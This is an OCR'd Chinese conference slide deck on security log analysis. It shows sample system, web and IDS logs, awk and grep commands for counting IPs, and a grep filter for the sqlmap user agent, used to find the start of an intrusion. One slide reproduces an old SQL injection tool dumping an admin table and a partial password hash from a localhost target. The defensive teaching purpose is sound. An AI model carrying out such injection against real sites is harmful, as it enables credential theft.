
日志分析之昨天今天与明天


关于我

- 安全爱好者
- 安全防御研究
- 2012-2015 当当网 网信金融
- 2015-今 万达电商




日志的价値


我们遇到的日志




审核成功	2015/8/3 8:48:31	Microsoft Windows 安...	4672	特殊登录
审核成功	2015/8/3 8:48:31	Microsoft Windows 安...	4624	登录
审核成功	2015/8/3 8:48:29	Microsoft Windows 安...	4672	特殊登录
审核成功	2015/8/3 8:48:29	Microsoft Windows 安...	4624	登录
审核成功	2015/8/3 8:48:23	Microsoft Windows 安...	4672	特殊登录



```
Jul 23 10:57:58 li747-156 sshd[2054]: pam_unix(sshd:session): session closed for user root
Jul 23 11:25:33 li747-156 sshd[1735]: pam_unix(sshd:session): session closed for user root
Jul 23 13:57:22 li747-156 sshd[7148]: Accepted password for root from 218.205.172.114 port 61077 ssh2
Jul 23 13:57:22 li747-156 sshd[7148]: pam_unix(sshd:session): session opened for user root by (uid=0)
Jul 23 14:46:13 li747-156 sshd[7148]: pam_unix(sshd:session): session closed for user root
Jul 23 17:00:24 li747-156 sshd[9920]: Accepted password for root from 218.205.172.114 port 62260 ssh2
```



```
220.167.100.206 - - [02/Apr/2015:16:06:01 +0800] "GET /public/upload/error_page/error_test.html HTTP/1.1" 404 162
220.167.100.203 - - [02/Apr/2015:16:06:01 +0800] "GET /public/upload/error_page/error_test.html HTTP/1.1" 404 162
220.167.100.206 - - [02/Apr/2015:16:06:31 +0800] "GET /public/upload/error_page/error_test.html HTTP/1.1" 404 162
220.167.100.203 - - [02/Apr/2015:16:06:31 +0800] "GET /public/upload/error_page/error_test.html HTTP/1.1" 404 162
220.167.100.206 - - [02/Apr/2015:16:07:01 +0800] "GET /public/upload/error_page/error_test.html HTTP/1.1" 404 162
220.167.100.203 - - [02/Apr/2015:16:07:01 +0800] "GET /public/upload/error_page/error_test.html HTTP/1.1" 404 162
```




```
06/25/2015-13:21:59.973312  [**] [1:2221015:1] SURICATA HTTP Host header ambiguous [**] [Classification: Generic Protocol Command Decode] [Priority: 3] {TCP
} 183.47.64.159:59253 -> 222.222.121.166:443
06/25/2015-13:22:45.965211  [**] [1:2003195:5] ET POLICY Unusual number of DNS No Such Name Responses [**] [Classification: Potentially Bad Traffic] [Priori
ty: 2] {UDP} 202.106.0.20:53 -> 60.10.61.164:30421
06/25/2015-13:28:17.169032  [**] [1:2003195:5] ET POLICY Unusual number of DNS No Such Name Responses [**] [Classification: Potentially Bad Traffic] [Priori
ty: 2] {UDP} 202.106.0.20:53 -> 60.10.61.164:9324
06/25/2015-13:28:19.378144  [**] [1:2210024:1] SURICATA STREAM ESTABLISHED SYNACK resend with different seq [**] [Classification: (null)] [Priority: 3] {TCP
```

议程

- 昨天
- 今天
- 明天

昨天

- 那些年，还是iis的天下
- 0day?
- 注入，我喜欢　:)



注入连接 http://localhost/DownloadShow.asp?ID=4

admin
sysobjects
syscolumns
news

□ Addtime
☑ admin
□ aleave
□ ArticleNum
□ bigclassauthorize
□ ID
□ LastLogintime
□ LoginIP
□ LoginNum
☑ password
□ smallclassauthorize
□ userkey

编号	admin	pas...
1		
2	admin	4f4...
3	oyaya	4f4...

[admin] : admin
[password] :
4f423c383611d68731


1 /? 1 /?

连接类型 ● 数字 ○ 字符 数据库: ● MSSQL

向当年的软件作者致敬


- awk
- grep
- wc
- uniq
- sort

- 统计top n



```
[root@li747-156 nginx]# awk '{print $1}' default_access.log |sort |uniq -c |sort -nr |more
 116153 220.167.100.206
 116145 220.167.100.203
  74035 163.177.173.3
  12639 125.88.219.97
  12582 111.206.61.180
  12452 180.153.197.58
  11637 123.126.113.130
   9651 182.118.33.8
   7004 180.153.81.158
```

- 关键字过滤



```
[wddssa@BJS0-[redacted] httpd]$ grep -r "sqlmap*" *_log_* |sed 20p
passport.ffan.com-access_log_2015-06-12:119.36.18.19 - - [12/Jun/2015:13:41:36 +0800] passport.ffan.com "POST /aj
ax/login HTTP/1.1" 200 80693 105 "-" "sqlmap/1.0-dev (http://sqlmap.org)" "119.36.18.19" "PHPSESSID=0l6s8bk2sfd37
pjb3866fe8ns3; CITY_ID=110100; SESSIONID=0fe7cab2417b49f7ab415f190e5add56; U_UID=0fe7cab2417b49f7ab415f190e5add56
"
passport.ffan.com-access_log_2015-06-12:119.36.18.19 - - [12/Jun/2015:13:42:18 +0800] passport.ffan.com "POST /aj
ax/login HTTP/1.1" 200 37751 114 "-" "sqlmap/1.0-dev (http://sqlmap.org)" "119.36.18.19" "PHPSESSID=0fe7cab2417b4
9f7ab415f190e5add56; CITY_ID=110100; SESSIONID=0fe7cab2417b49f7ab415f190e5add56; U_UID=0fe7cab2417b49f7ab415f190e
5add56"
passport.ffan.com-access_log_2015-06-12:119.36.18.19 - - [12/Jun/2015:13:42:19 +0800] passport.ffan.com "POST /aj
ax/login HTTP/1.1" 200 40758 133 "-" "sqlmap/1.0-dev (http://sqlmap.org)" "119.36.18.19" "-"
passport.ffan.com-access_log_2015-06-12:119.36.18.19 - - [12/Jun/2015:13:42:20 +0800] passport.ffan.com "POST /aj
```

确定入侵时间

状态码过滤

类型过滤


IP分析

IP访问

确定入侵文件　　确定时间

状态码过滤

日志展示界面（可视化）



Use this link to reference this query directly: **QUERY**

umber of Entries Found: **5,541**

he SQL query: SELECT SQL_CALC_FOUND_ROWS * FROM logs WHERE host not in ('10.1.1.101') ORDE

EQ	HOST	FACILITY	DATE TIME	MESSAGE
564	HXD757	local3-alert	2009-07-20 09:21:19	%%10L2INF/2/PORT LINK STATUS CHANGE(t):- 1 - Trap 1.3.6.1.6.3.1.1.5.4(linkUp): portIndex is 4227802, ifAdminStatus is 1, ifOperStatus is 1
565	HXD757	local3-warning	2009-07-20 09:21:19	%%10L2INF/5/PORT LINK STATUS CHANGE(l):- 1 - Ethernet1/0/23 is UP
555	DHC-OpenNMS	mail-info	2009-07-20 09:20:02	sendmail[20879]: n6K1K1qu020879: from=root, size=855, class=0, nrcpts=1, msgid=<200907200120.n6K1K1qu020879@localhost.localdomain>, relay=root@localhost
556	DHC-OpenNMS	mail-info	2009-07-20 09:20:02	sendmail[20880]: n6K1K1bq020880: from=root, size=855, class=0, nrcpts=1, msgid=<200907200120.n6K1K1bq020880@localhost.localdomain>, relay=root@localhost
557	DHC-OpenNMS	mail-info	2009-07-20 09:20:02	sendmail[20889]: n6K1K2xp020889: from=<root@localhost.localdomain>, size=1134, class=0, nrcpts=1, msgid=<200907200120.n6K1K1qu020879@localhost.localdomain>, proto=ESMTP, daemon=MTA, relay=localhost.localdomain [127.0.0.1]
558	DHC-OpenNMS	mail-info	2009-07-20 09:20:02	sendmail[20879]: n6K1K1qu020879: to=root, ctladdr=root (0/0), delay=00:00:01, xdelay=00:00:00, mailer=relay, pri=30855, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent (n6K1K2xp020889 Message accepted for delivery)
559	DHC-OpenNMS	mail-info	2009-07-20 09:20:02	sendmail[20893]: n6K1K2f9020893: from=<root@localhost.localdomain>, size=1134, class=0, nrcpts=1, msgid=<200907200120.n6K1K1bq020880@localhost.localdomain>, proto=ESMTP, daemon=MTA, relay=localhost.localdomain [127.0.0.1]
560	DHC-OpenNMS	mail-info	2009-07-20 09:20:02	sendmail[20900]: n6K1K2xp020889: to=<root@localhost.localdomain>, ctladdr=<root@localhost.localdomain> (0/0), delay=00:00:00, xdelay=00: mailer=local, pri=31366, dsn=2.0.0, stat=Sent
561	DHC-OpenNMS	mail-info	2009-07-20 09:20:02	sendmail[20880]: n6K1K1bq020880: to=root, ctladdr=root (0/0), delay=00:00:01, xdelay=00:00:00, mailer=relay, pri=30855, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent (n6K1K2f9020893 Message accepted for delivery)
